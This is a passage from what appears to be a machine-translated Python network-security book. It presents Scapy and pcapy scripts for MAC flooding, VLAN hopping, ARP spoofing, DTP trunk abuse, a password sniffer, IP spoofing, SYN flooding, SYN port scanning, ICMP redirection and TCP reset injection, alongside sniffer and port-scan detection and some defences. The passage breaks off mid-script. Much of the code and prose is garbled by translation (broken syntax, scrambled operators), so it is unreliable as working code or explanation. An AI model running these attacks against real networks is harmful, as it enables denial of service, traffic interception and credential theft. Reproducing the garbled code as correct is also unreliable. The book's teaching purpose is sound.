Next, we write a small tool that keeps track of all IP-to-MAC resolutions and reports when a new device is connected to the network or an IP suddenly has a different MAC address.

```
1# / Usr / bin / python
2
3  from scapy.all import sniff ARP
4  from signal import signal, SIGINT
5  import sys
6
7  arp_watcher_db_file = "/ var / cache / arp watcher.db"
8  ip_mac = {}
9
10 # Save ARP table on shutdown
11 def sig_int_handler (signum, frame):
12     print "Got SIGINT. Saving ARP database ..."
13     try:
14         f = open (arp_watcher_db_file, "w")
15
16         for (ip, mac) in ip_mac.items ():
17             f.write (ip + "" + mac + "\ n")
18
19         f.close ()
```

```
        print "Done."
    except IOError:
        print "Can not write file" + arp_watcher_db_file
        sys.exit (1)


def watch_arp (pts):
    # Got is-at pkt (ARP response)
    if pkt [ARP] op == second:
        print pkt [ARP]. hwsrc + "" + pts [ARP]. psrc

        # Device is new. Remember it.
        if ip_mac.get (pkt [ARP] psrc.) == None:
            print "Found new device" + \
                   pkt [ARP]. hwsrc + "" + \
                   pkt [ARP]. psrc
            ip_mac [pkt [ARP]. psrc] = pkt [ARP]. hwsrc

        # Device is known but has a different IP
        elif ip_mac.get (pkt [ARP]. psrc) and \
             ip_mac [pkt [ARP] psrc.] = pkt [ARP] hwsrc!.:
                print pkt [ARP]. hwsrc + \
                      "Has got new ip" + \
                      pkt [ARP]. psrc + \
                      "(Old" + ip_mac [pkt [ARP]. Psrc] + ")"
                ip_mac [pkt [ARP]. psrc] = pkt [ARP]. hwsrc


signal (SIGINT, sig_int_handler)

if len (sys.argv) <2:
    print sys.argv [0] + "<iface>"
    sys.exit (0)

try:
    fh = open (arp_watcher_db_file, "r")
except IOError:
    print "Can not read file" + arp_watcher_db_file
    sys.exit (1)

for line in fh:
    line.chomp ()
    (Ip, mac) = line.split ("")
    ip_mac [ip] = mac

sniff (prn = watch_arp,
      filter = "arp"
      iface = sys.argv [1],
      store = 0)
```

First, we define in `sig_int_handler ()` a signal handler that is called up when the program is canceled by the user. The function then stores all known IP-to-MAC mapping of the `ip_mac Statement` to a file. Next, we read on ARP DB file or cancel the program

from when the file can not be read. Thereafter, the file content line by line is read. Each line is based on a space divided into IP and MAC and the `ip_mac Statement` saved. Then the already well-te `sniff () function` called that for each ARP packet the callback function `watch_arp` calls with the package as a parameter.

Function `watch_arp` implements the actual logic of the program. When it comes at the sniffed Package `is-at-package` therefore an ARP response, is, we look first to the IP as Key to whether the `ip_mac-` Map exists an entry. There is no entry, we report a newfound device, if there is an entry, and the MAC address of the ARP response is an-other than in our map, we report instead the changed (and possibly spoofed) address. In both cases, we update the map, of course, so we will not work with old data.

4.4 MAC Flooder

Switches have all the computer only a limited memory. This also applies to the MAC address table, with the aid of a switch remembers which MAC is connected to which port, as well as for the switch-internal ARP cache.

Switches sometimes react very strange if these memories are gone completely. This can of complete denial of service up to any task switching offers and relapse in a hub-mode range. With a stroke mode, not only the traffic would be dramatically higher because he is sent to all ports, all connected computers could read along all traffic without any additional effort. To determine how your switches respond to this exceptional situation, you can use the following script as long Scapy generate random MAC addresses and send to your switch, to whose memory is full.

```
1# / Usr / bin / python
2
3 import sys
4 scapy.all from import *
5
6packet = Ether (src = RandMAC ("*: *: *: *: *: *"),
7                 RandMAC dst = ("*: *: *: *: *: *")) / \
8           IP (src = RandIP ("*. *. *. *"),
9              RandIP dst = ("*. *. *. *")) / \
10          (ICMP)
11
12 if len (sys.argv) <2:
13     dev = "eth0"
14 else
15     dev = sys.argv [1]
16
17 print "Flooding net with random packets on dev" + dev
18
19 sendp (packet, iface = dev, loop = 1)
```

`RandMAC` and `RandIP` ensure that all bytes of all addresses are randomly generated. Does the rest of the loop parameters `sendp () function.`

4.5 VLAN hopping

As in Section 2.5 already mentioned, it is in no VLANs to safety feature, because the only safety is in a modern, tagged VLAN is to insert an additional header with an ID in the package. Such a package can of course easily replicate with Scapy. Let us assume that our computer is in VLAN 1, and we want another ping in VLAN 2.

```
# / Usr / bin / python

scapy.all from import *

 packet = Ether (dst = "c0: d3: de: ad: be: ef") / \
          Dot1q (vlan = 1) / \
          Dot1q (vlan = 2) / \
          IP (dst = "192.168.13.3") / \
          (ICMP)

 sendp (packet)
```

First we set the header on our VLAN tag in the packet followed by the the target computer. The switch receives the packet from the first day and will then decide how the packet is to be sent, because the package has one more day, it will be forwarded to the appropriate VLAN (with ID 2). Thanks to the second day of the package is now in VLAN 2 On some switches, this attack only works if you are connected via stacking or to another VLAN-capable switch or you will run port-based VLAN.

4.6 Switch play itself

Linux runs on embedded network devices, as it is not surprising that his computer thanks to Linux itself can transform into a ver-VLAN-capable switch. The purpose of the program `vconfig,` which you must install probably extra. Then you can hang your computer with a single command in a different VLAN.

```
vconfig add eth0 1
```

Finally, we must not forget to boot the newly created device and give it an IP from the VLAN network!

```
ifconfig eth0.1 192.168.13.23 up
```

4.7 ARP spoofing over VLAN hopping

VLANs prevent broadcast traffic is sent to all switch ports, so we can not respond to ARP requests, but must take a proactive stance-tively as the ARP spoofing example share-every few seconds our target host that the gateway IP in reality our MAC address is. Otherwise, the source code is the same, of course, with the extension that we tag all ARP response packets for our first VLAN, and then for the target computer.

```
# / Usr / bin / python

 import time
 from scapy.all import sendp, ARP, ethers, dot1q

iface = "eth0"
target_ip = '192 .168.13.23 '
fake_ip = '192 .168.13.5 '
 fake_mac = 'c0: d3: de: ad: be: ef'
 our_vlan = 1
 target_vlan = 2

 packet = Ether () / \
          Dot1q (vlan = our_vlan) / \
          Dot1q (vlan = target_vlan) / \
          (ARP = hwsrc fake_mac,
              pdst = target_ip,
              psrc = fake_ip,
              op = "is-at")

 while True:
     sendp (packet, iface = iface)
     time.sleep (10)
```

Fortunately, it is not difficult to defend against these attacks VLAN: Use separate physical switches if you want to separate your networks!

4.8 DTP Abusing

DTP (Dynamic Trunking Protocol) is a proprietary protocol from Cisco and serves to ensure that Cisco devices dynamically negotiate with one another, whether they need a trunk port. A trunk port is used to forward some or all VLANs known to the switch to another switch or router.

For the following code, you need the development version of Scapy and Check out the sources Scapy program Mercurial. Afterwards, you can clone the repository Scapy with the following command:

```
hg clone http://hg.secdev.org/scapy scapy
```

If you always want to keep up with the development of Scapy step, you have to update only between around your source code version.

```
scapy cd
hg pull
```

Now the old Scapy version must still be against the development version replaced.

```
pip uninstall Scapy
cd scapy
python setup.py install
```

Thanks to the DTP protocol and its property, no security to offer th, we can each DTP-capable Cisco device simply send a single Dynamic Desirable package and thereby our port in a trunk port transformed-needles.

```
# / Usr / bin / python

import sys
from scapy.layers.l2 import Dot3, LLC, SNAP
scapy.contrib.dtp from import *

if len (sys.argv) <2:
    print sys.argv [0] + "<dev>"
    sys.exit ()

negotiate_trunk (iface = sys.argv [1])
```

As an optional parameter, the program receives the MAC address of the union supposedly neighbor switch, if none is specified, a random be generated.

The attack may last a few minutes, but the waiting time takes an attacker only too happy to accept it, but then he allows him to connect with the previously mentioned method in any VLAN!

```
vconfig add eth0 <VLAN-ID>
ifconfig eth0. <VLAN-ID> <ip_aus_vlan> up
```

There is no really good reason to use DTP, insofar turn it off!

4.9 Tools

4.9.1 NetCommander

NetCommander is an easy to use ARP-spoofer. He searches for active computers on the network by sending to all IPs ARP requests. Subsequently

Choose the client whose connection is to be gehijacked and NetComman-the spoofed automatically every few seconds, the bidirectional connection between this computer and the default gateway of the network.

It is the source code to download at github.com / evil socket / Net Commander

4.9.2 Hacker's Hideaway ARP Attack Tool

Hacker's Hideaway ARP Attack Tool is a little more extensive than the NetComman-because it offers not only targeted a compound passive spoof spoof all ARP requests, the ARP requests passive spoof a source IP and MAC flooding.

To download the tool, see packetstormsecurity.org/files/81368 / hharp.py.tar.bz2

4.9.3 Loki

Loki is a Layer-2 and Layer-3-attack tool similar to Yersinia. It can be extended through plug-ins and is equipped with a fancy GUI, so that Mac OS X users have their enjoyment of the program. It implements attacks such as ARP spoofing, and flooding, BGP, and RIP route-injection attacks and more exotic protocols like HSRP and VRRP.

The source code for Loki can from the side www.c0decafe.de/loki.html downloaded-
tergeladen be.

Chapter 5
TCP / IP tricks

Summary Next, we plan TCP / IP, the protocol family that brings the heart of the Internet and most computer networks today tick. The chapter title is indeed TCP / IP, but the chapter also network sniffing, which extends across all layers.

5.1 Required modules

Thanks Scapy it is in Python, as we have in chapter 4have seen, very easy to create your own packages and send them on their journey. If not already done, you must manually install Scapy. This is done by calling:

```
pip install Scapy
```

5.2 A simple sniffer

Let's start as simple as possible. The Internet and local intranets best-ing mostly of a countless number of services. You're probably using HTTP (S) for surfing, SMTP, etc. to-Send emails, POP3 or IMAP for e-mail-reading, ICQ, IRC, Jabber and Skype for chatting

Although most people have heard about the fact that HTTP with-out the south end is uncertain and should therefore better not blow his account data through the network, many still use a lot of plain text protocols such as ICQ or SMTP and IMAP / POP3. Facebook, the largest social network in the world, has recently introduced optional HTTPS (as of mid-2011). While you can enable SSL for most protocols or interpose an SSL proxy, if the log of house no SSL version brings, but few really care about their encrypt network traffic.

Unencrypted traffic is the low-hanging-fruit, after an attacker seeks first and foremost. Why should an attacker laboriously crack passwords when they can simply read along? Why should he try to break into an application server, if it can be used with an existing session, the admin access by (using IP spoofing section 5th6) custom commands-channeled?

With a network sniffer such as tcpdump (http://www.tcpdump. Org) or Wireshark (Http://www.wireshark.org) Can demonstrate to its users-explanatory that you can read without encryption with-their traffic. Of course, you need a license as an administrator for this demonstration, as you would otherwise enter illegally in the privacy of your users. Without authorization, consult the only your own data packets or with an intruder into your network.

How easily you can even program a sniffer in Python is to demonstrate the first-th code snippet. It uses the ever-popular PCAP library tcpdump.org. To run the source code, you must have the Python modules are installed and impacket pcapy of Core Security.

```
pip install impacket pcapy
```

```
# / Usr / bin / python

import sys
import getopt
import pcapy
from impacket.ImpactDecoder import EthDecoder


dev = "eth0"
filter = "arp"
EthDecoder decoder = ()

# This function will be called for every packet
# And just print it
def handle_packet (hdr, data):
    decoder.decode print (data)


def usage ():
    print sys.argv [0] + "-i-f <dev> <pcap_filter>"
    sys.exit (1)

# Parsing parameters
try:
    cmd_opts = "f: i:"
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "-f":
```

```
        filter = opt [1]
    elif opt [0] == "-i":
        dev = opt [1]
    else
        usage ()

# Open device in promisc mode
pcap = pcapy.open_live (dev, 1500, 0, 100)

# Set the pcap filter
pcap.setfilter (filter)

Start sniffing #
pcap.loop (0 handle_packet,)
```

The tool uses the network card `eth0` in the so-called promiscuous mode, ie the card reads all packets, not only those which are addressed to them. Over the variable `filter` a PCAP filter set. The example states that filter that we want only read along ARP packets. Other types of filters would be eg "tcp and port 80" to read along, HTTP traffic, or "(udp or tcp) and host 192.168.1.1" to ICMP and UDP traffic from only 192,168 and the IP. 1.1 follow along. A documentation of the PCAP filter Language also can be found at tcpdump.org.

Function `open_live ()` opens a network card to read the Pake-te. You can also read packets from a PCAP dump file, but more on that later. The parameters for `open_live ()` are near the network interface or the `snaplen`, which indicates how many bytes are to be read, a boolean value for the promiscuous mode and a timeout value in milliseconds.

Then, in an endless loop, packets from the network card is read. For each scanned package, the function `handle_packet ()` called. Decodes the packet using the `EthDecoder class`. I use the `EthDecoder` instead of `ArpDecoder`, because the filter is user of the program freely adjusted using the-f.

5.3 PCAP dump files to read and write

The next example we are developing a script that the captured packets unreadable issues for people on the screen, but for further processing by other programs stored in a PCAP dump file. If a file is specified as a parameter, the program reads the file and returns the contents as in the first example, by means of the `EthDecoders` off.

```
# / Usr / bin / python

import sys
import getopt
import pcapy
from impacket.ImpactDecoder import EthDecoder
impacket.ImpactPacket import from IP
```

```
8
9  dev = "eth0"
10 EthDecoder decoder = ()
11 input_file = None
12 dump_file = "sniffer.pcap"
13
14
15 def write_packet (hdr, data):
16     decoder.decode print (data)
17     dumper.dump (hdr, data)
18
19
20 def read_packet (hdr, data):
21     ether = decoder.decode (data)
22     if ether.get_ether_type () == IP.ethertype:
23         iphdr ether.child = ()
24         tcphdr iphdr.child = ()
25         iphdr.get_ip_src print () + ":" + \
26               str (tcphdr.get_th_sport ()) + \
27                "->" + Iphdr.get_ip_dst () + ":" + \
28                str (tcphdr.get_th_dport ())
29
30
31 def usage ():
32     print sys.argv [0] + "" "
33     -I <dev>
34     -R <input_file>
35     -W <output_file> "" "
36     sys.exit (1)
37
38
39 # Parse parameters
40 try:
41     cmd_opts = "i: r: a:"
42     opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
43 except getopt.GetoptError:
44     usage ()
45
46 for opt in opts:
47     if opt [0] == "-w":
48         dump_file = opt [1]
49     elif opt [0] == "-i":
50         dev = opt [1]
51     elif opt [0] == "-r":
52         input_file = opt [1]
53     else
54         usage ()
55
56 # Start sniffing and write packet to a pcap dump file
57 if input_file == None:
58     pcap = pcapy.open_live (dev, 1500, 0, 100)
59     dumper = pcap.dump_open (dump_file)
60     pcap.loop (0 write_packet,)
61
```

```
# Read a pcap dump file and print it
else
    pcap = pcapy.open_offline (input_file)
    pcap.loop (0 read_packet,)
```

Function pcap.dump_open () open a PCAP dump file for writing and are Dumper object back, with its dump () method the header and the payload of the packet is written. If one wants to read a PCAP file, is used instead of the usual open_live () the method OPEN_ offline () and passes a single parameter, the path to the file, the rest of the process is performed similarly.

Decoding the packet data, in this example has been refined somewhat. In the previous example, we have all the data of an Ethernet packet with ___st___Output method of Ethernet packet from Impact in one fell swoop. In this example, we decode instead only the IP and TCP headers and as an example to show the source and destination IP, and the source and Destination port. The header of a higher layer you get comfortable through child () method call the rest are simple getter to the desired Property of the protocol.

5.4 Password Sniffer

The most effective one can demonstrate the threat posed by non-encrypted protocols, with a password sniffer, because even people who "nothing to hide" in his own words have seen, generally indicated that the in their access ex-catching indeed an engagement means that they want their privacy and the stop if possible. Therefore we write next is a program that only usernames and passwords extracted using predefined strings from the network traffic and displays it on the screen. For this purpose, we adapt the program of Sect 5.2 only slightly.

```
# / Usr / bin / python

import sys
import re
import getopt
import pcapy
from impacket.ImpactDecoder import EthDecoder, IPDecoder,
    TCPDecoder

# Interface to sniff on
dev = "eth0"

# Pcap filter
filter = "tcp"

# Decoder for all layers
eth_dec EthDecoder = ()
ip_dec IPDecoder = ()
```

```
tcp_dec TCPDecoder = ()

# Patterns that match usernames and passwords
pattern = re.compile (r "" "(P <found> (USER |? USERNAME |
PASSWORD |
                      PASSWORD | LOGIN | USER | PASSWORD | AUTH |
                      ACCESS | access_ KEY |? SESSION |
                      SESSION_ KEY | TOKEN) [= \ s?] +) \ B "" ".
                      re.MULTILINE | re.IGNORECASE)


# This function will be called for every packet, decode it and
# Try to find a user name or password in it
def handle_packet (hdr, data):
    eth_pkt eth_dec.decode = (data)
    ip_pkt = ip_dec.decode (eth_pkt.get_data_as_string ())
    tcp_pkt = tcp_dec.decode (ip_pkt.get_data_as_string ())
    ip_pkt.get_data_as_string payload = ()

    match = re.search (pattern, payload)
    if not tcp_pkt.get_SYN () and not tcp_pkt.get_RST () and \
            not tcp_pkt.get_FIN () and match and \
            match.groupdict () ['found'] = None!:
        print "% s:% d ->% s:% d"% (ip_pkt.get_ip_src (),
                                    tcp_pkt.get_th_sport ()
                                    ip_pkt.get_ip_dst ()
                                    tcp_pkt.get_th_dport ())
        print "\ t% s \ n"% (match.groupdict () ['found'])


def usage ():
    print sys.argv [0] + "-i-f <dev> <pcap_filter>"
    sys.exit (1)


# Parsing parameters
try:
    cmd_opts = "f: i:"
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "-f":
        filter = opt [1]
    elif opt [0] == "-i":
        dev = opt [1]
    else
        usage ()

Start sniffing #
pcap = pcapy.open_live (dev, 1500, 0, 100)
pcap.setfilter (filter)
print "Sniffing passwords on" + str (dev)
pcap.loop (0 handle_packet,)
```

We use this time as `filter tcp` because the author is worth appreciable no known network services running over UDP, which is password protected. When we place additional decoder `IPDecoder` and `TCPDecoder` in order in the `handle_packet function` decode the TCP and IP header to. For this purpose, we give the relevant decoder package of the previous layer, so the Eth IPDecoder the package and the TCPDecoder the IP packet.

Using the method `get_data_as_string ()` we extract the payload of the IP packet as an ASCII string, which can sometimes lead to nasty nonprinting characters when outputting the data safely, but we are looking for with the help of regular expressions (see section 3.9) by strings like user, password, login and password, or are only the characters that we found after ha-ben. Unlike traditional password sniffers our sniffer searches not only in pre-defined protocols, but generally in sämtlichem TCP traffic, and he tries next username / password combinations other authentication mechanisms, such as session keys or cookies to track.

5.5 Sniffer Detection

With the threat posed by malicious use sniffers, it would be good if we had a technique to detect. Locally, the matter is simple. Ask all network interfaces, whether they work in Promisc mode, and unless a rootkit manipulates this functionality, you will discover all the interfaces on which the sniffer is running.

```
ifconfig-a | grep PROMISC
```

The kernel also logged via syslog if a network device is switched to the Promisc mode. This information is according to the system in / var / log / messages, syslog / or stored kern.log.

```
cat / var / log / messages | grep
promisc
```

Elegant it would be if we could locate Sniffer remotely. Here, there are two-by techniques. The first is the network with a lot of traffic to overload and while pinging always all hosts, in the assumption that a system where a sniffer running, respond slower than a system without the sniffer because it requires the CPU resources to process the entire packets. This variant is not only unattractive, because they zumüllt the network, but also unreliable because systems may be reported that are just for other reasons under load, because a large database query was started, or a compile-operation of a large program .

The second way to remotely detect sniffers based on the trick that a system in Promisc mode reject any package, but will respond to all. Therefore, we create an ARP request packet that has set as Desination MAC not broadcast, but have any other address, but not the

may exist in the network, and send it separately to each host in the network. Systems whose network cards are not in the mode Promisc reject the package because it was not addressed to them, by sniffenden systems we get an answer, however.

This functionality is detailed below www.securityfriday.com/ promiscuous_detection_01.pdf and described in the Scapy function `celebrity scping ()` implemented. Thus, it is a one-liner in Scapy, Sniffer remotely-zuspüren!

```
# / Usr / bin / python

import sys
from scapy.all import promiscping

if len (sys.argv) <2:
    print sys.argv [0] + "<net>"
    sys.exit ()

promiscping (sys.argv [1])
```

The indication of the network can be done with CIDR block (192.168.1.0/24) as well as with wildcard (192.168.1. *).

5.6 IP spoofing

As IP spoofing refers to the falsification of IP addresses. The sender address does not correspond to the IP of the network interface through which it is sent or been sent, but a fake address manually. This attacker ver-contact not only to bypass the actual origin of a package to wear out-ren, but also packet filter or trick features like TCP wrappers, which also allows services based on IP or forbids.

We have already used in the previous chapter Scapy for sniffing and creating ARP and DTP packages. Now we will continue our trip to the wonderful world of Scapy with a simple IP spoofing program. The program sends an ICMP echo request packet (aka ping) with a spoofed source IP to a remote computer.

```
# / Usr / bin / python

import sys
scapy.all import from sending, IP, ICMP

if len (sys.argv) <3:
    print sys.argv [0] + "<src_ip> <dst_ip>"
    sys.exit (1)

```

```
packet = IP (src = sys.argv [1], dst = sys.argv [2]) / (ICMP)
answer = send (packet)

if answer:
    answer.show ()
```

Through `IP () / (ICMP)` We define an IP packet, which is in a ICMP packet are packed. The somewhat unusual but useful notation works because using Scapy in the package library / Operator_____`div`__overwrites. The IP packet We give as a parameter to any source IP and the desired destination With IP. The resulting package object we allow ourselves with the `show () method` (you could also show complete with `show2 ()` Only Layer 2 issue). Thereafter we send it with the `send () method` (Again, there is the already familiar Method `sendp ()` for Layer 2). When we receive a response packet have, it appears. Of course, we only get a response when the Pa- ket physically with us flies, that is, unless the computer at one stroke is connected, an attacker needs using a Mitm attack (Section 2.19) even ensure that he gets the reply sent. In our case, brown- Chen us not to care about Mitm attacks because Scapy bears for us automatically our table MAC address as the sender and the destination MAC address if we the Ethernet layer omit. This ensures that their response Way to get there is.

IP spoofing can best be prevented with the signing, or even better with the signed is and encryption of IP packets. Serve op-tionally the AH or ESP protocols of the IPsec protocol suite.

5.7 SYN Flooder

Another DOS (denial of service) version is SYN flooding. Here on a target system as many TCP packets with the SYN flag set, to this refused all further connection attempts. Packets that have the SYN flag is used, usually to the three-way handshake to initiate, and to answer to the target system for an open port with a SYN / ACK packet. Carried by the requesting page no final ACK, the connection remains in the so-called Half-Open-state, until it is closed after a timeout. If too many connections on a system in a half-open state it be denied all further connection requests. To learn how your systems respond to this exception condition, we program in a few lines of Python such a SYN Flooder.

```
# / Usr / bin / python

import sys
from scapy.all import srflood, IP, TCP
```

```
5
6  if len (sys.argv) <3:
7      print sys.argv [0] + "<spoofed_source_ip> <target>"
8      sys.exit (0)
9
10 packet = IP (src = sys.argv [1], dst = sys.argv [2]) / \
11           TCP (dport = range (1.1024), flags = "S")
12
13 srflood (packet, store = 0)
```

Usually, SYN flood attacks with IP spoofing can be combined. An otherwise-the attacker would DOS'en itself through the many response packets. At the same time can be increased by an existing IP spoofing the IP traffic, because the system that receives the SYN / ACK packets, reacts to, where possible, with RST packets.

Fortunately, SYN flood attacks are today thanks to the SYN cookies technology largely in the past.

On Linux, you switch SYN cookies as follows:

```
echo> 1 / proc/sys/net/ipv4/tcp_syncookies
```

On BSD and Mac OS X systems, there are similar mechanisms for this purpose. Further information about SYN cookies, please visit the pages of Daniel Bernstein http://cr.yp.to/syncookies.html.

5.8 Port scanning

In a chapter on TCP / IP hacks obviously not a classic port scanners may be missing. A port scanner is the simplest case, a program that tries to turn to connect with all the ports of one computer, and then lists all successful attempts.

This technique is not only highly visible, because an attempt for each port, the complete three-way handshake (see section 2.9) perform, but also takes a comparatively long time. Elegant would be to send only a SYN packet to all ports and to verify that is a SYN / ACK packet (ie open port), a RST packet (closed port) or no response (port is filtered). This is exactly what we will write a program!

```
1# / Usr / bin / python
2
3  import sys
4  from scapy.all import sr, IP, TCP
5
6  if len (sys.argv) <2:
7      print sys.argv [0] + "<host> <spoofed_source_ip>"
8      sys.exit (1)
9
10
```

```
# Send SYN packets to all ports in 1024
if len (sys.argv) == 3:
    packet = IP (dst = sys.argv [1], src = sys.argv [2])
else
    packet = IP (dst = sys.argv [1])

packet / = TCP (dport = range (1.1025), flags = "S")

answered, unanswered = sr (packet, timeout = 1)

res = {}

# Process unanswered packets
for packet in unanswered:
    res [packet.dport] = "filtered"

# Process packets answered
for (send, recv) in answered:
    # Got ICMP error message
    if recv.getlayer ("ICMP"):
        type = recv.getlayer ("ICMP"). type
        code = recv.getlayer ("ICMP"). code
        # Port unreachable
        if code == 3 and type == 3:
           res [send.dport] = "closed"
        else
            res [send.dport] = "Got ICMP with type" + \
                               str (type) + \
                               "And code" + \
                               str (code)
    else
        flags = recv.getlayer ("TCP"). sprintf ("% flags%")

        # Got SYN / ACK
        if flags == "SA":
            res [send.dport] = "open"

        # Got RST
        elif flags == 'R' or \
             flags == "R":
            res [send.dport] = "closed"

        # Got something else
        else
            res [send.dport] = "Got packet with flags" + \
                                 str (flags)

# Print res
res.keys ports = ()
ports.sort ()

for port in ports:
    if res [port] = "closed"!:
        print str (port) + ":" + res [port]
```

The tool scans only the first 1024 ports because that is where the privileged ports for servers such as SMTP, HTTP, FTP, SSH, etc. romp. At the discretion of the code can of course be easily adapted to scan all 65536 ports available. Optionally, the program still takes a spoofed IP address to make it look as if the attack came from another computer. Thus, the response packets can be evaluated, one must of course be able to read the traffic to the spoofed IP.

New this source code is likely to function `range ()` be that generates a list of the numbers from 1 to 1024, and the function `sr,` the packets not only on Layer 3 shipped, but at the same time still collects the response packets. Its return value are two lists one. Answered with and without answer with th packages The list of unanswered packets contains the packages as we have shipped them. The list of answered packages consists of tuples consisting of the packet has been sent, and the corresponding response packet.

For all answered packages we evaluate whether there is an ICMP or TCP packet that was sent back. This we learn about the `getlayer () method,` the header of the one passed as a parameter returns the Protocol.

If it is to investigate an ICMP packet, we. The Type and Code, which states what type error it is When a TCP packet, however we describe agree on the flags that have been set, what is the meaning of this answer. The flags are usually a long integer where the flags are as bits are set. Because this is awkward to ask, we convert the flags using the `sprintf method to a string.` `SA` means that are set both SYN and ACK flag and thus the port is open. `R`or `RA` means that the RST or RST and ACK flag is set and the port is thus closed. For all other responses the set flags are logged.

Besides SYN scanning, there are a number of other ways of asking for open ports. Another variant is Null, FIN, and XMAS scans that use packets with no flag, only the FIN or all flags are set. RFC-compliant computers to respond to such packets with an RST if the port is closed, or not at all if the port is open or filtered. However, zero-and XMAS scans are beat for modern network intrusion detection systems, a basic alarm.

Smarter attackers are the ports of the target system is not sequentially scan so in order from 1 to 1024, but in random order and with random timeouts between the outgoing packets, as modern network-intrusion systems evaluate a certain number of packets from one source IP to a specific number of different destination ports as a port scan. From Probie acids, such as your NIDS responded, and vary the flags or write the program so that it is only a list of interesting ports such as 21, 22, 25, 80 and 443 scans in random order.

Is the best documentation on port scanning techniques on the Internet, it clearly and without hesitation course at Fyodor, the author of the famous NMAP nmap.org / book / one-port-scanning techniques.html, And worth reading.

5.9 Port Scan Detection

Once we have developed a source code for port scanning, we now want to write a program that is able to detect port scans. Here, for the program notes to all the source IPs destination ports, and the time in Unix time format (seconds since 01.01.1970). It then checks whether the corresponding IP has reached the number of ports required, when we consider the process as a port scan. The two variables `nr_of_diff_ports` and `portscan_timespan` define how many different ports need to be addressed in as many seconds. The required number has been reached, we iterate over all ports and remove those entries which are outside the time period. If the source IP is then scanned still the required number of ports, a message is issued and the stored information will be deleted, so that only a completely new port scans are displayed.

```
# / Usr / bin / python

import sys
from time import time
from scapy.all import sniff

ip_to_ports = dict ()

# Number of ports in timeSpan seconds
nr_of_diff_ports = 10
portscan_timespan = 10


def detect_portscan (packet):
    ip = packet.getlayer ("IP")
    tcp = packet.getlayer ("TCP")

    # Remember scanned port and time in unix format
    ip_to_ports.setdefault (ip.src, {}) \
                [Str (tcp.dport)] = int (time ())

    # Source IP has scanned too much different ports?
    if len (ip_to_ports [ip.src])> = nr_of_diff_ports:
        scanned_ports = ip_to_ports [ip.src]. items ()

        # Check recorded time of each scan
        for (scanned_port, SCAN_TIME) in scanned_ports:

            # Scanned port not in timeout span? Delete it
            if SCAN_TIME + portscan_timespan <int (time ()):
                del ip_to_ports [ip.src] [scanned_port]

        # Still too much scanned ports?
        if len (ip_to_ports [ip.src])> = nr_of_diff_ports:
            print "port scan detected from" + ip.src
            print "Scanned ports" + \
```

```
                    ",". Join (ip_to_ports [ip.src]. Keys ()) + \
                    "\ N"

            del ip_to_ports [ip.src]

if len (sys.argv) <2:
    print sys.argv [0] + "<iface>"
    sys.exit (0)

sniff (prn = detect_portscan,
      filter = "tcp"
      iface = sys.argv [1],
      store = 0)
```

Filters to the source TCP traffic to the example of the most easily Ten. hal-You should be with little effort in a position to extend the sample to UDP scan detection.

Another possible extension would be to report to port scans not only they but rather to block equally well. A simple way would be to scan the IP entered in IPtables to drop all traffic that IP. This could be accomplished with the following line:

```
os.system ("iptables-A INPUT-s" + ip_to_ports [ip.src] + \
          "-j DROP")
```

It should also be noted that this approach is dangerous because a wily attacker could be dropped by IP spoofing an entire network. So you should install on such mechanisms always a timeout and particularly more IP addresses as the default gateway or DNS server to a white list that is never locked. If an attacker can create it as a source IP insert arbitrary characters, could this line (in a command injection section 7.10) . transform The input should be filtered accordingly to dangerous characters.

5.10 ICMP redirection

Most network administrators now know that with the help of ARP cache poisoning attacks a man-in-the-middle attack can take, as in Section 4.2 described. More elegant than with ARP spoofing can implement Mitm using ICMP redirection, because this attack is needed contains merely once to send a single packet to redirect all traffic to a route.

ICMP is much more than just the well-known ICMP echo aka ping and the resulting echo-response packet, because ICMP (see section 2.8) is the error log of IP. It is intended to inform computers that a computer, a whole network or protocol unreachable, that the maximum

le TTL (Time To Live) of a packet has been exceeded or that a router thinks he knows a better route than himself

```
# / Usr / bin / python

import sys
import getopt
scapy.all import from sending, IP, ICMP

# The address we send the packet to
target = None

# The address of the original gateway
old_gw = None

# The address of our gateway Desired
new_gw = None


def usage ():
    print sys.argv [0] + "" "
    T <target>
    O <old_gw>
    N <new_gw> "" "
    sys.exit (1)

# Parsing parameters
try:
    cmd_opts = "t: o: n: r:"
    opts, args = getopt.getopt (sys.argv [1:], cmd_opts)
except getopt.GetoptError:
    usage ()

for opt in opts:
    if opt [0] == "-t":
        target = opt [1]
    elif opt [0] == "-o":
        old_gw = opt [1]
    elif opt [0] == "-n":
        new_gw = opt [1]
    else
        usage ()

# Construct and send the packet
packet = IP (src = old_gw, dst = target) / \
         (ICMP type = 5, code = 1, gw = new_gw) / \
         IP (src = target, dst = '0 .0.0.0 ')
send (packet)
```

Code a is the ICMP redirection attack almost completely identical to the IP spoofing example (Section 5.6). It differs only in the package is assembled. We design a package that looks like it came from the old, former Gateway computer that the `target` says, "Hey there's someone who can my job better than I ¡'what-be translated into ICMP

suggests `code 1, type 5,` and the `gw parameters` contains the IP of the new gateway. Lastly, you have to define the destination of the route, in our case `0.0.0.0,` specify for the default route. Here you can specify if necessary, any other valid route. ICMP redirection, you can fend off attacks on a Linux system very easily by the `accept-redirects option` deactivate the kernel. This is done either via the magic line

```
echo> 1 / proc/sys/net/ipv4/conf/all/accept_redirects
```

or an entry in the file `/ Etc systctl.conf /.`

```
net.ipv4.conf.all.accept_redirects = 0
```

BSD and Mac OS X systems offer similar functionalities.

5:11 RST daemon

RST A daemon is a program that lets you reset TCP connections foreign th - can by the sender sends a spoofed TCP packet with the RST flag - ie finish.

```
# / Usr / bin / python

import sys
import getopt
import pcapy
scapy.all import from sending, IP, TCP
from impacket.ImpactDecoder import EthDecoder, IPDecoder
from impacket.ImpactDecoder import TCPDecoder


dev = "eth0"
filter = ""
eth_decoder EthDecoder = ()
ip_decoder IPDecoder = ()
tcp_decoder TCPDecoder = ()


def handle_packet (hdr, data):
    eth = eth_decoder.decode (data)
    ip = ip_decoder.decode (eth.get_data_as_string ())
    tcp = tcp_decoder.decode (ip.get_data_as_string ())

    if not tcp.get_SYN () and not tcp.get_RST () and \
            not tcp.get_FIN () and tcp.get_ACK ():
        packet = IP (src = ip.get_ip_dst (),
                     ip.get_ip_src dst = ()) / \
                 TCP (sport = tcp.get_th_dport (),
                     dport = tcp.get_th_sport (),
                     tcp.get_th_ack seq = (),
```

```
                      ack = tcp.get_th_seq () +1,
